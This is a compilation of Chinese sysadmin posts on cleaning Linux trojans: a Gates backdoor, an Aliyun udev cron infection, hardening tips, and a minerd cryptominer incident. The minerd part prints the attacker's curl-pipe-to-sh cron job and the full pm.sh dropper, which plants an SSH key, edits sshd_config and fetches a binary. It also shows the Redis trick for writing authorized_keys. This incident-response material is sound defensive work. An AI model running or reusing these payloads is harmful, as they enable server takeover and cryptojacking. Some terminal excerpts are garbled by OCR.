LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
/home/WDPM/Development/WebServer/apache-tomcat-7.0.61/cm5: Linux.Trojan.Agent FOUND
LibClamAV Warning: cli_scanbzip: bzip2 support not compiled in
```

手工删除这些文件。然后重新扫描一下，发现木马已经被清理干净。但是按照网上资料进一步查找发现木马启动程序

Shell



```
1 [root@LNx17 ~]# cd /etc/init.d/
```


```
2 [root@LNX17 init.d]# ls Db*
3 DbSecurityMdt DbSecuritySpt
4 [root@LNX17 init.d]# ls sel*
5 selinux
6 [root@LNX17 init.d]# more selinux
7 #!/bin/bash
8 /usr/bin/bsd-port/getty
9 [root@LNX17 init.d]# more DbSecuritySpt
1 #!/bin/bash
0 /home/WDPM/Development/WebServer/apache-tomcat-7.0.61/c
1 mys
1 [root@LNX17 init.d]# more DbSecurityMdt
1 #!/bin/bash
2 /root/cmy6
1 [root@LNX17 init.d]# more DbSecurityMdt
3 #!/bin/bash
1 /root/cmy6
4
1
5
1
```

6

1

7

Shell



1 [root@LNX17 bin]# **ls bsd\***

2

3 agent.conf cmd.n conf.n getty.lock

4

5 [root@LNX17 bin]# **cd bsd-port/**

6

7 [root@GETLNX17 bsd-port]# **ls**

8

9 agent.conf cmd.n conf.n getty.lock

10

11 [root@LNX17 bsd-port]# **more agent.conf**

12

13 **3341**

14



15 [root@LNX17 bsd-port]# **more getty.lock**

16

17 **1013**

18

19 [root@LNX17 bsd-port]# **cd ..**

20

21 [root@LNX17 bin]# **rm -rf bsd-port**

此时在用 nethogs 监控进程的网络流量，发现已经没有异常进程了，应该算是彻底清除了。

关于 Linux.Backdoor.Gates，看到一篇介绍资料了相关内容：  
Linux.BackDoor.Gates.5——又一针对 Linux 的木马，具体内容如下所示：

---

---

某些用户有一种根深蒂固的观念，就是目前没有能够真正威胁 Linux 内核操作系统的恶意软件，然而这种观念正在面临越来越多的挑战。与 4 月相比，2014 年 5 月 Doctor Web 公司的技术人员侦测到的 Linux 恶意软件数量创下了新纪录，六月份这些恶意软件名单中又增加了一系列新的 Linux 木马，这一新木马家族被命名为 Linux.BackDoor.Gates。

在这里描述的是恶意软件家族 Linux.BackDoor.Gates 中的一个木马：Linux.BackDoor.Gates.5，此恶意软件结合了传统后门程序和 DDoS 攻击木马的功能，用于感染 32 位 Linux 版本，根据其特征可以断定，是与 Linux.DnsAmp 和 Linux.DDoS 家族木马同出于一个病毒编写者之手。新木马由两个功能模块构成：基本模块是能够执行不法分子所发指令的后门程序，第二个模块在安装过程中保存到硬盘，用于进行 DDoS 攻击。Linux.BackDoor.Gates.5 在运行过程中收集并向不法分子转发受感染电脑的以下信息：

CPU 核数（从 /proc/cpuinfo 读取）。

CPU 速度（从 /proc/cpuinfo 读取）。

CPU 使用（从 /proc/stat 读取）。

Gate' a 的 IP（从 /proc/net/route 读取）。

Gate' a 的 MAC 地址（从 /proc/net/arp 读取）。

网络接口信息（从 /proc/net/dev 读取）。

网络设备的 MAC 地址。

内存（使用 /proc/meminfo 中的 MemTotal 参数）。

发送和接收的数据量（从 /proc/net/dev 读取）。

操作系统名称和版本（通过调用 `uname` 命令）。

启动后，`Linux.BackDoor.Gates.5` 会检查其启动文件夹的路径，根据检查得到的结果实现四种行为模式。

如果后门程序的可执行文件的路径与 `netstat`、`lsof`、`ps` 工具的路径不一致，木马会伪装成守护程序在系统中启动，然后进行初始化，在初始化过程中解压配置文件。配置文件包含木马运行所必须的各种数据，如管理服务器 IP 地址和端口、后门程序安装参数等。

根据配置文件中的 `g_iGatsIsFx` 参数值，木马或主动连接管理服务器，或等待连接：成功安装后，后门程序会检测与其连接的站点的 IP 地址，之后将站点作为命令服务器。

木马在安装过程中检查文件 `/tmp/moni.lock`，如果该文件不为空，则读取其中的数据（PID 进程）并“干掉”该 ID 进程。然后 `Linux.BackDoor.Gates.5` 会检查系统中是否启动了 DDoS 模块和后门程序自有进程（如果已启动，这些进程同样会被“干掉”）。如果配置文件中设置有专门的标志 `g_ilsService`，木马通过在文件 `/etc/init.d/` 中写入命令行 `#!/bin/bash\n<path_to_backdoor>` 将自己设为自启动，然后 `Linux.BackDoor.Gates.5` 创建下列符号链接：

```
In          -s          /etc/init.d/DbSecuritySpt  
/etc/rc1.d/S97DbSecuritySpt
```

```
In          -s          /etc/init.d/DbSecuritySpt  
/etc/rc2.d/S97DbSecuritySpt
```

```
In          -s          /etc/init.d/DbSecuritySpt  
/etc/rc3.d/S97DbSecuritySpt
```

```
In          -s          /etc/init.d/DbSecuritySpt  
/etc/rc4.d/S97DbSecuritySpt
```

如果在配置文件中设置有标志 `g_bDoBackdoor` , 木马同样会试图打开 `/root/.profile` 文件 , 检查其进程是否有 `root` 权限。然后后门程序将自己复制到 `/usr/bin/bsd-port/getty` 中并启动。在安装的最后阶段 , `Linux.BackDoor.Gates.5` 在文件夹 `/usr/bin/`再次创建一个副本 , 命名为配置文件中设置的相应名称 , 并取代下列工具 :

```
/bin/netstat
```

```
/bin/lsof
```

```
/bin/ps
```

```
/usr/bin/netstat
```

**/usr/bin/lsof**

**/usr/bin/ps**

**/usr/sbin/netstat**

**/usr/sbin/lsof**

**/usr/sbin/ps**

**木马以此完成安装，并开始调用基本功能。**

**执行另外两种算法时木马同样会伪装成守护进程在被感染电脑启动，检查其组件是否通过读取相应的.lock 文件启动（如果未启动，则启动组件），但在保存文件和注册自启动时使用不同的名称。**

**与命令服务器设置连接后，Linux.BackDoor.Gates.5 接收来自服务器的配置数据和僵尸电脑需完成的命令。按照不法分子的指令，木马能够实现自动更新，对指定 IP 地址和端口的远程站点发起或停止 DDoS 攻击，执行配置数据所包含的命令或通过与指定 IP 地址的远程站点建立连接来执行其他命令。**

**此后门程序的主要 DDoS 攻击目标是中国的服务器，然而不法分子攻击对象也包括其他国家。下图为利用此木马进行的 DDoS 攻击的地理分布：**

## 阿里云 CentOS 木马查杀--/lib/udev/udev

### 一、背景

这两天发现自己的 阿里云 服务器上 CPU 基本都是打满的，`$> top` 查看了一下，尽是一些乱七八糟命名的进程，也是醉了：

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
15017	root	20	0	240m	6048	3720	S	0.6	0.6	5:44.78	AliYunDun
15053	root	20	0	781m	8044	3344	S	0.8	0.8	6:23.37	AliHids
22303	root	20	0	21272	272	184	S	0.0	0.0	0:00.0	lrzzxgbatw

再 `$> ll /proc/22303` 看了一下，擦，我啥时候在 `/usr/bin/` 下放过这东西了。。。

```
[root@www.eimhe.com ~]# ll /proc/22303
总用量 0
dr-xr-xr-x 2 root root 0 1月 14 15:11 at
-rw-r--r-- 1 root root 0 1月 14 15:11 autogroup
-r----- 1 root root 0 1月 14 15:11 auxv
-r--r--r-- 1 root root 0 1月 14 15:11 cgroup
--w----- 1 root root 0 1月 14 15:11 clear_refs
-r--r--r-- 1 root root 0 1月 14 15:10 cmdline
-rw-r--r-- 1 root root 0 1月 14 15:11 coredump_filter
-r--r--r-- 1 root root 0 1月 14 15:11 cpuset
lrwxrwxrwx 1 root root 0 1月 14 15:11 cwd -> /root
-r----- 1 root root 0 1月 14 15:11 environ
lrwxrwxrwx 1 root root 0 1月 14 15:09 exe -> /usr/bin/lrzzxgbatw
```

且杀之：

```
kill 22303
```

```
rm -f /usr/bin/lrzzxgbatw
```

以为一切都好了，过了两分钟再 `$> top` 看了一下，尼玛，又一个不认识的东西出来了，CPU 又吃满了，重复之前的方式，再杀了一次。。。

**repeat... repeat... repeat...**

## 二、排查

写了一个简单的 `crontab` 程序来监控 CPU 占用最多的程序，都是啥：

```
#! sh
```

```
mail_to="xxx@xxx.com"
```

```
virus_found=1
```

```
log_path="/home/work/what-virus.log"
```

```
# 白名单进程
```

```
process_white_list="svn node mysql memcache re  
dis nginx"
```



```
# 找到 CPU 占用最大的进程

process_result=$(ps auxw --sort=-%cpu | head -
n 2 | tail -n 1 | awk '$3>50{print $0"\n"}')

for $w in $process_white_list;do

    gpr=$(echo $process_result | grep $w)

    if [[ x"$gpr" != x ]];then

        virus_found=0;

        break;

    fi

done

# 发现真的有异常进程，则邮件报警

if [[ $virus_found == 1 ]];then

    echo $process_result >> $log_path
```

```
echo $process_result | mail -s "virus found!"  
$mail_to  
fi
```

的确，短短的时间内，报警一直在持续，而且，从报警内容中能看到，真正在执行的命令，都太简单：

```
root      24000 63.7  0.0  21316  468 ?      Ss  
1 Jan13 275:03 pwd  
  
root      24000 63.7  0.0  21316  468 ?      Ss  
1 Jan13 275:03 su  
  
root      24000 63.7  0.0  21316  468 ?      Ss  
1 Jan13 275:03 ls
```

好吧，就是这些简单的命令，大批量执行，搞挂了。。。

### 三、重启

想着，实在懒得花时间去跟到底了，试一试万能的 **重启** 吧，结果，**事不遂人愿**，重启了还尼玛一个样，那没办法，我只能猜测，这玩意儿已经是 **自动启动** 了，于是检查了一下这两个东西：

## 1、chkconfig --list

```
lrzzxgbatw    0:关闭    1:启用    2:启用    3:启  
用    4:启用    5:启用    6:关闭  
qzACLXgbjwo  0:关闭    1:启用    2:启用    3:启  
用    4:启用    5:启用    6:关闭
```

果然发现多出来这两个，什么鬼东西，果断 `chkconfig --del` 掉！

## 2、vi /etc/rc.local

```
cp /lib/udev/udev /lib/udev/debug && /lib/udev  
/debug
```

这又是什么东西，也不是我亲自加的啊，陌生的东西都删掉！

这尼玛一定有鬼，看来，是必须要花时间继续分析的了。。。

## 四、定位

猜测应该用 `crontab` 定时拉起来的一堆木马，于是查了下 `crontab` 的内容，果然：

### 1、/etc/crontab

```
*/3 * * * * root /etc/cron.hourly/cron.sh  
*/3 * * * * root /etc/cron.hourly/kill.sh
```

这两个定时任务，并非我亲自加的，那就应该有鬼了，继续看这两个 `*.sh` 文件

## 2、/etc/cron.hourly/cron.sh

```
#!/bin/sh

PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/
bin:/usr/local/sbin:/usr/X11R6/bin

for i in `cat /proc/net/dev|grep :|awk -F: {'pr
int $1'}`; do ifconfig $i up& done

cp /lib/udev/udev /lib/udev/debug

/lib/udev/debug
```

## 3、/etc/cron.hourly/kill.sh

```
#!/bin/sh

PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/
bin:/usr/local/sbin:/usr/X11R6/bin
```

```
for i in `cat /proc/net/dev|grep :|awk -F: {'pr  
int $1'}`; do ifconfig $i up& done  
  
cp /lib/libkill.so /lib/libkill.so.6  
  
/lib/libkill.so.6
```

为毛别的系统都没有这两个东西，而且内容还这么古怪，单看 `cron.sh` 基本能分析出来它的 **毒害** 原理了，我的猜测：

- `/lib/udev/udev` 是病原体
- 通过 `cron.sh` 每隔 `3min` 自动检测一次，如果木马程序不存在，就从病原体复制一份儿到 `/lib/udev/debug`
- 副本 `/lib/udev/debug` 执行，生成一个 **随机命名** 的程序，丢到 `/usr/bin/`、`/boot` 等目录
- 同时修改了自启动配置 `chkconfig --add xxx`
- 同时修改自启动项 `/etc/rc.local`

## 五、解决

问题定位了，就好解决了

- 删除病原体 `/lib/udev/udev` 以及其副本 `/lib/udev/debug`
- 删除 `/usr/bin/`、`/boot/` 下可疑的程序
- 删掉自启动配置中可疑的 item: `chkconfig --del xxx`

- 删掉可疑的自启动项: `vi /etc/rc.local`
- 删除 `/etc/crontab` 下可疑的任务
- 删除 `/etc/cron.hourly/` 下可疑的 `sh` 脚本
- 重启, 这一步可能只是一个心理安慰

## 六、回头再想想

木马程序为毛会出现, 而且是 `root` 账号下, 应该是之前风靡的 `redis` 漏洞引起的吧, 只怪我修复的太晚! 另外, 从 `/var/log/sercure` 日志也能分析出来, 系统的确存在 `root` 账号暴力破解, 算了, `root` 太危险, 索性禁用掉吧!

## Linux 系统木马后门查杀方法详解

木马和后门的查杀是系统管理员一项长期需要坚持的工作, 切不可掉以轻心。以下从几个方面在说明 Linux 系统环境安排配置防范和木马后门查杀的方法:

### 一、Web Server (以 Nginx 为例)

1、为防止跨站感染, 将虚拟主机目录隔离 (可以直接利用 `fpm` 建立多个程序池达到隔离效果)

2、上传目录、**include** 类的库文件目录要禁止代码执行（Nginx 正则过滤）

3、**path\_info** 漏洞修正：

在 **nginx** 配置文件中增加：

```
if ($request_filename ~* (.*)\.php) {  
  
    set $php_url $1;  
  
    }  
  
if (!-e $php_url.php) {  
  
return 404;  
  
    }
```

4、重新编译 **Web Server**，隐藏 **Server** 信息

5、打开相关级别的日志，追踪可疑请求，请求者 **IP** 等相关信息。

**二.改变目录和文件属性，禁止写入**

```
find -type f -name \*.php -exec chmod 444 {} \;  
  
find -type d -exec chmod 555 {} \;
```

注：当然要排除上传目录、缓存目录等；

同时最好禁止 **chmod** 函数，攻击者可通过 **chmod** 来修改文件只读属性再修改文件！

**三.PHP 配置**

修改 `php.ini` 配置文件，禁用危险函数：

```
disable_functions =  
dl,eval,exec,passthru,system,popen,shell_exec,  
proc_open,proc_terminate,curl_exec,curl_multi_  
exec,show_source,touch,escapeshellcmd,escapesh  
ellarg
```

#### 四.MySQL 数据库账号安全：

禁止 `mysql` 用户外部链接，程序不要使用 `root` 账号，最好单独建立一个有限权限的账号专门用于 `Web` 程序。

#### 五.查杀木马、后门

```
grep -r -include=*.php  \[^a-z]eval($_POST' . >  
grep.txt  
  
grep -r -include=*.php  
'file_put_contents(.*$_POST\[.*\]);' . >  
grep.txt
```

把搜索结果写入文件，下载下来慢慢分析，其他特征木马、后门类似。有必要的话可对全站所有文件来一次特征查找，上传图片肯定有也捆绑的，来次大清洗。

查找近 2 天被修改过的文件：

```
find -mtime -2 -type f -name \*.php
```



注意：攻击者可能会通过 `touch` 函数来修改文件时间属性来避开这种查找，所以 `touch` 必须禁止

六.及时给 **Linux** 系统和 **Web** 程序打补丁，堵上漏洞

### Linux-下如何查找木马并处理.txt

- 1、`cat /etc/passwd` 未发现陌生用户和可疑 root 权限用户。
- 2、`netstat -anp` 查看所有进程及 pid 号，未发现异常连接。
- 3、`last` 查看最近登录用户，未发现异常
- 4、`cat /etc/profile` 查看系统环境变量，未发现异常
- 5、`ls -al /etc/rc.d/rc3.d` ，查看当前级别下开机启动程序，未见异常（有一些脸生，只好利用搜索引擎了）
- 6、`crontab -l` 检查计划任务，root 用户和 web 运行用户各检查一遍，未见任何异常
- 7、`cat /root/.bashrc` 和 `cat /home/用户/.bashrc` 查看各用户变量，

未发现异常

8、查看系统日志。主要是 /var/log/messages(进程日志)、 /var/log/wtmp(系统登录成功日志 who /var/log/wtmp)、 /var/log/btmp(系统登录失败日志)、 /var/log/pureftpd.log(pureftpd的连接日志)，未发现异常（考虑到了可能的日志擦除，重点看了日志的连续性，未发现明显的空白时间段）

9、history 查看命令历史。cat /home/用户/.bash\_history 查看各用户命令记录，未发现异常

10、系统的查完了，就开始查 web 的。初步查看各站点修改时间，继而查看各站点的 access.log 和 error.log（具体路径不发了），未发现报告时间前后有异常访问。虽有大量攻击尝试，未发现成功。

11、日志分析完毕，查找可能存在的 webshell。方法有两个，其一在服务器上手动查找；其二，将 web 程序下载到本地使用 webshellscanner 或者 web 杀毒等软件进行查杀。考虑到站点较多，数据量大，按第一种方法来。

在 linux 上查找 webshell 基本两个思路：修改时间和特征码查找。

特征码例子: `find 目录 -name "*.php" (asp、aspx 或 jsp) |xargs  
grep "POST[" (特征码部分自己添加) " |more`

修改时间: 查看最新 3 天内修改的文件, `find 目录 -mtime 0 -o  
-mtime 1 -o -mtime 2`

当然也可以将两者结合在一起, `find 目录 -mtime 0 -o -mtime 1  
-o -mtime 2 -name "*.php"`

的确查找到了一些停用的站点下有 webshell

12、后来根据更详细的监测信息, 确认是误报。。。伤不起

## 彻底清除 Linux centos minerd 木马

前几天, 公司两台 linux 服务器, 一台访问速度很慢, cpu 跑满, 一台免密码登录失效, 公钥文件被改写成 redis 的 key。用 htop 命令查询发现了 minerd 木马进程, 初步猜测是 redis 没有配访问权限造成的。网上查询 minerd 木马, 发现这是一个很常见的挖矿程序, 相关猜测也得到了验证。

下文是网上搜索到的清除 minerd 木马方法。

## 现状描述

1、top 可以看到，这个 minerd 程序把 cpu 跑满了

```
[root@i223231gn2hz rc3.d]# AC
[root@i223231gn2hz rc3.d]# AC
[root@i223231gn2hz rc3.d]# top M
top - 20:05:39 up 7:05, 3 users, load average: 7.00, 7.00, 7.00
Tasks: 192 total, 1 running, 191 sleeping, 0 stopped, 0 zombie
Cpu0  : 100.0%us, 0.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si,
Cpu1  : 0.0%us, 0.3%sy, 0.0%ni, 99.7%id, 0.0%wa, 0.0%hi, 0.0%si,
Cpu2  : 99.7%us, 0.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si,
Cpu3  : 99.7%us, 0.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si,
Cpu4  : 99.7%us, 0.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si,
Cpu5  : 99.7%us, 0.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si,
Cpu6  : 99.7%us, 0.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si,
Cpu7  : 99.7%us, 0.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si,
Mem:   15.574G total, 1139.379M used, 14.461G free, 103.598M buffer
Swap:  0.000k total, 0.000k used, 0.000k free, 720.914M cached

  PID USER      PR  NI  VIRT  RES  SHR  S  %CPU  MEM     TIME+  COMMAND
 4220 root        20   0 677m  19m 1056  S  700.0  0.1    1418:55 minerd
 4002 root        20   0  100m  4704 3436  S   1.1  0.0     0:02.06 sshd
 4928 root        20   0 15032 1308  940  R   1.1  0.0     0:00.12 top
    1 root        20   0 19356 1516 1224  S   0.0  0.0     0:02.17 init
    2 root        20   0     0     0     0  S   0.0  0.0     0:00.02 kthreadd
    3 root        RT   0     0     0     0  S   0.0  0.0     0:00.00 migration/
    4 root        20   0     0     0     0  S   0.0  0.0     0:00.00 migration/
    5 root        RT   0     0     0     0  S   0.0  0.0     0:00.00 migration/
    6 root        RT   0     0     0     0  S   0.0  0.0     0:00.00 migration/
    7 root        RT   0     0     0     0  S   0.0  0.0     0:00.00 migration/
```

2、ps aux | grep minerd

可知是这个程序: /opt/minerd

这个不是我们自己启动的，可以断定服务器被黑了

这个进程是 root 用户启动的，代码有漏洞可能性不大（web 服务是 www 用户启动的），多半黑客已经登录服务器了

```
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]# ps aux | grep minerd  
root      4220   699  0.1 694184 19768 ?        Sls1 16:42 1426:10 /opt/  
minerd -B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:6666 -u 47  
TS1NQvebb3Feq91MqkdsGCUq18dTEdmfTTrRSGFFC2fK85NRdABwUasUA8EUaiULiGa6wYT  
v5aor8BmjYsDmTx9DQbFRX -p x  
root      4930   0.0  0.0 103316   844 pts/0    s+   20:06   0:00 grep m  
inerd  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#
```

3、有可能是免密登录了，去/root/.ssh 目录下，并没有发现 authorized\_keys，但发现了 KHK75NEOiq 这个文件

查看 vim KHK75NEOiq

可以看到内容就是免密码登录的公钥

```
[root@iz11a35dgocZ .ssh]# vim  
dump.rdb      KHK75NEOiq  
[root@iz11a35dgocZ .ssh]# vim KHK75NEOiq  
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAZwG/9uDOWKwwr1zHxb3mtN++94RNITsh  
REwOc9hzfs/F/yw8KgHYTKvIAk/Ag1xBkBCbdHXwb/TdRzmzf6P+d+Ohv4u9nyOYpLJ53mz  
b1JpQVj+wz7yEOWw/QPJEOXLKn40y5hf1u/XRe4dybhQV8q/z/sDCVHT5FIFN+tKez3tXL6  
NQHTz405PD3GLWfsJ1A/Kv9Rojf6wL413wCRDXu+dm8gSpjTuuxXU74iSeYjc4b0H1BwdQb  
BXmvqZ1XzZr6K9AZpOM+ULHdzqrA3SX1y993qHNYtbEgN+9IZCw1H0n1EPxBro4mXQkTVd  
Qkwo0L4aR7xB1Ady7vRnrVFav root  
~  
~  
~  
~
```

4、在 ssh 的配置文件/etc/ssh/sshd\_config 中也可以看到把 AuthorizedKeysFile 指向了这个文件了 (.ssh/KHK75NEOiq)


猜想是这样的：通过 authorized\_keys 免密码登录后，在这个目录下创建了 KHK75NEOiq 这个文件，修改了

AuthorizedKeysFile 的指向，就把 authorized\_keys 这个文件删除了。

```
# no default banner path
#Banner none

# override default of no subsystems
Subsystem      sftp      /usr/libexec/openssh/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#       X11Forwarding no
#       AllowTcpForwarding no
#       ForceCommand cvs server
UseDNS no
AddressFamily inet
PermitRootLogin yes
SyslogFacility AUTHPRIV
PasswordAuthentication yes
PermitRootLogin yes
RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile .ssh/KHK75NE0iq
```



5、那么是写进来 `authorized_keys` 的那？

之前我处理过类似的问题，是 `redis` 未授权导致的，也就是说外网可以直接不用密码登录我的 `redis`，连上 `redis` 后，通过以下命令即可创建文件：

**`config set dir /root/.ssh`**

**`config set dbfilename authorized_keys`**

**`set key value`**，其中 `value` 为生成公钥，即可将公钥保存在服务器，使得登录时不需要输入账号与密码。

---

## 先堵住免登录漏洞

---

1、修改 `ssh` 端口

编辑 `/etc/ssh/sshd_config` 文件中的 `Port 22` 将 `22` 修改为其他端口

## 2、禁止 root 用户登陆

编辑/etc/ssh/sshd\_config 文件中的 PermitRootLogin 修改为 no

## 3、修改无密码登陆的文件路径

编辑/etc/ssh/sshd\_config 文件中的 AuthorizedKeysFile 修改为其他文件路径

## 4、删除 .ssh 下的 KHK75NEOiq

## 5、不让外网直接连接

在 redis.conf 文件中找到#bind 127.0.0.1，把前面的#号去掉，重启

---

## 找到木马守护进程

---

1、通常直接 kill 掉进程，是不好使的，肯定有守护进程，还有系统自启动，所以清理步骤是这样的：

1) 干掉守护进程

2) 干掉系统自启动

3) 干掉木马进程

找到木马守护进程并干掉

守护进程有大概有两种存在形式，crontab 和常驻进程，常驻进程得慢慢分析，我们先看 crontab，有一条不是我创建的任务。

任务是：直接从远程下载一个脚本 pm.sh 并执行。

```
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]#  
[root@iz23231gn2hz rc3.d]# crontab -l  
*/10 * * * * curl -fsSL http://r.chanstring.com/pm.sh?0706 | sh  
[root@iz23231gn2hz rc3.d]#
```

## 2、我们来看看这个脚本

```
[root@iz23231gn2hz ~]#  
[root@iz23231gn2hz ~]# curl -fsSL http://r.chanstring.com/pm.sh?0706  
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin  
  
echo "*/10 * * * * curl -fsSL http://r.chanstring.com/pm.sh?0706 | sh" > /  
var/spool/cron/root  
mkdir -p /var/spool/cron/crontabs  
echo "*/10 * * * * curl -fsSL http://r.chanstring.com/pm.sh?0706 | sh" > /  
var/spool/cron/crontabs/root  
  
if [ ! -f "/root/.ssh/KHK75NEOiq" ]; then  
    mkdir -p ~/.ssh  
    rm -f ~/.ssh/authorized_keys*  
    echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAQCzwg/9uDOWKwwr1zHxb3mt  
N++94RNIshREwOc9hzfS/F/yw8KgHYTKvIAk/Aq1xBk8CbdHXwb/TdRzmf6P+d+Ohv4u9nyO  
YpLJ53mzb1jPQVj+wZ7yEOWw/QPJEOxLKn40y5hf lu/xRe4dybhqV8q/z/sDCVHT5FIFN+tKez  
3tXL6NqHTz405PD3GLWfSj1A/Kv9R0jF6wL413wCRDXu+dm8gspjTuwxXU74iSeYjc4b0H1Bwd  
QbBxmVqZ1XzZr6K9AZpOM+ULHzdzqrA3SX1y993qHNYtbEgN+9IZCW1Hon1EPxBro4mxQkTVdQ  
kwo0L4aR7xB1AdY7vRnrVFav root" > ~/.ssh/KHK75NEOiq  
    echo "PermitRootLogin yes" >> /etc/ssh/sshd_config  
    echo "RSAAuthentication yes" >> /etc/ssh/sshd_config  
    echo "PubkeyAuthentication yes" >> /etc/ssh/sshd_config  
    echo "AuthorizedKeysFile .ssh/KHK75NEOiq" >> /etc/ssh/sshd_config  
    /etc/init.d/sshd restart  
fi  
  
if [ ! -f "/etc/init.d/ntp" ]; then  
    if [ ! -f "/etc/systemd/system/ntp.service" ]; then  
        mkdir -p /opt  
        curl -fsSL http://r.chanstring.com/v51/lady_`uname -m` -o  
/opt/KHK75NEOiq33 && chmod +x /opt/KHK75NEOiq33 && /opt/KHK75NEOiq33 -Inst  
all  
    fi  
fi  
  
/etc/init.d/ntp start  
  
ps auxf|grep -v grep|grep "/usr/bin/cron"|awk '{print $2}'|xargs kill -9  
ps auxf|grep -v grep|grep "/opt/cron"|awk '{print $2}'|xargs kill -9  
[root@iz23231gn2hz ~]#  
[root@iz23231gn2hz ~]#  
[root@iz23231gn2hz ~]#
```

## 3、大致逻辑是这样的：

1) 把 `*/10 * * * * curl`

`-fsSL http://r.chanstring.com/pm.sh?0706 | sh` 写入 crontab

2) 把 `authorized_keys` 删掉，并创建免登录文件

`/root/.ssh/KHK75NEOiq`，修改 ssh 配置重启



3) curl 下载/opt/KHK75NEOiq33 这个文件，并执行安装

(/opt/KHK75NEOiq33 --Install)，然后启动 ntp

4、基本可以断定这个 ntp 就是守护进程，但看到 ntp 真的有些怕怕，ntp 不是搞时间同步的吗，其实 Linux 正常的 ntp 服务叫 ntpd，并非 ntp，很有迷惑性啊

```
[root@iz23231gn2hz ~]#  
[root@iz23231gn2hz ~]#  
[root@iz23231gn2hz ~]#  
[root@iz23231gn2hz ~]# ps -ef | grep ntp  
root      1363      1  0 13:00 ?        00:00:08 /usr/sbin/ntp -D  
ntp       1415      1  0 13:00 ?        00:00:00 ntpd -u ntp:ntp -p /var/ru  
n/ntpd.pid -g  
root      5013    4975  0 21:19 pts/1    00:00:00 grep ntp  
[root@iz23231gn2hz ~]#  
[root@iz23231gn2hz ~]#  
[root@iz23231gn2hz ~]#
```

5、但为了让自己放心，还是校验了一番

我们先从时间上校验，ntp 是不是木马任务后创建的

查看这个木马任务第一次执行的时间

去/var/log 下看 cron 的日志

```
Jul 24 09:23:01 iz23231gn2hz crond[28078]: (authorized_keys) ORPHAN (no passwd entry)
Jul 24 09:23:01 iz23231gn2hz crond[28078]: (CRON) bad minute (/var/spool/cron/root)
Jul 24 09:23:01 iz23231gn2hz crond[28078]: (CRON) bad minute (/var/spool/cron/root)
Jul 24 09:23:01 iz23231gn2hz CROND[30280]: (root) CMD (curl -L https://r.chanstring.com/pm.sh?0703 | sh)
Jul 24 09:24:01 iz23231gn2hz crond[28078]: (authorized_keys) ORPHAN (no passwd entry)
Jul 24 09:24:01 iz23231gn2hz crond[28078]: (crontabs) ORPHAN (no passwd entry)
Jul 24 09:24:01 iz23231gn2hz crond[28078]: (root) RELOAD (/var/spool/cron/root)
Jul 24 09:30:01 iz23231gn2hz CROND[30325]: (root) CMD (/usr/lib64/sa/sa1 1)
Jul 24 09:30:01 iz23231gn2hz CROND[30326]: (root) CMD (curl -fsSL https://r.chanstring.com/pm.sh?0706 | sh)
Jul 24 09:34:01 iz23231gn2hz crond[28078]: (authorized_keys) ORPHAN (no passwd entry)
Jul 24 09:34:01 iz23231gn2hz crond[28078]: (crontabs) ORPHAN (no passwd entry)
Jul 24 09:34:01 iz23231gn2hz crond[28078]: (root) RELOAD (/var/spool/cron/root)
Jul 24 09:34:01 iz23231gn2hz crond[28078]: (CRON) bad minute (/var/spool/cron/root)
Jul 24 09:34:01 iz23231gn2hz crond[28078]: (CRON) bad minute (/var/spool/cron/root)
Jul 24 09:34:01 iz23231gn2hz CROND[30342]: (root) CMD (curl -L https://r.chanstring.com/pm.sh?0703 | sh)
Jul 24 09:35:01 iz23231gn2hz crond[28078]: (authorized_keys) ORPHAN (no passwd entry)
Jul 24 09:35:01 iz23231gn2hz crond[28078]: (crontabs) ORPHAN (no passwd entry)
Jul 24 09:35:01 iz23231gn2hz crond[28078]: (root) RELOAD (/var/spool/cron/root)
Jul 24 09:40:01 iz23231gn2hz CROND[30361]: (root) CMD (curl -fsSL https://r.chanstring.com/pm.sh?0706 | sh)
Jul 24 09:40:01 iz23231gn2hz CROND[30362]: (root) CMD (/usr/lib64/sa/sa1 1)
e
Baidu 经验
jingyan.baidu.com
86,1 1%
```

6、Jul 24 09:23:01 第一次执行: curl

-L <http://r.chanstring.com/pm.sh?0703>

Jul 24 09:30:01 第一次我们目前 crontab 里的任务: curl

-fsSL<http://r.chanstring.com/pm.sh?0706>

Jul 24 09:49 脚本/etc/init.d/ntp 的创建时间

从 pm.sh 这个脚本可知 curl 下来/opt/KHK75NEOiq33 这个文件，并执行安装 /opt/KHK75NEOiq33 --Install 比较耗时间，我执行了一下，在我的机器上是 10 多分钟。

所以创建时间上基本吻合

```
[root@iz23231gn2hz ~]#  
[root@iz23231gn2hz ~]#  
[root@iz23231gn2hz ~]# ll /etc/init.d/ntp  
-rwxr-xr-x 1 root root 2095 Jul 24 09:49 /etc/init.d/ntp  
[root@iz23231gn2hz ~]#  
[root@iz23231gn2hz ~]#  
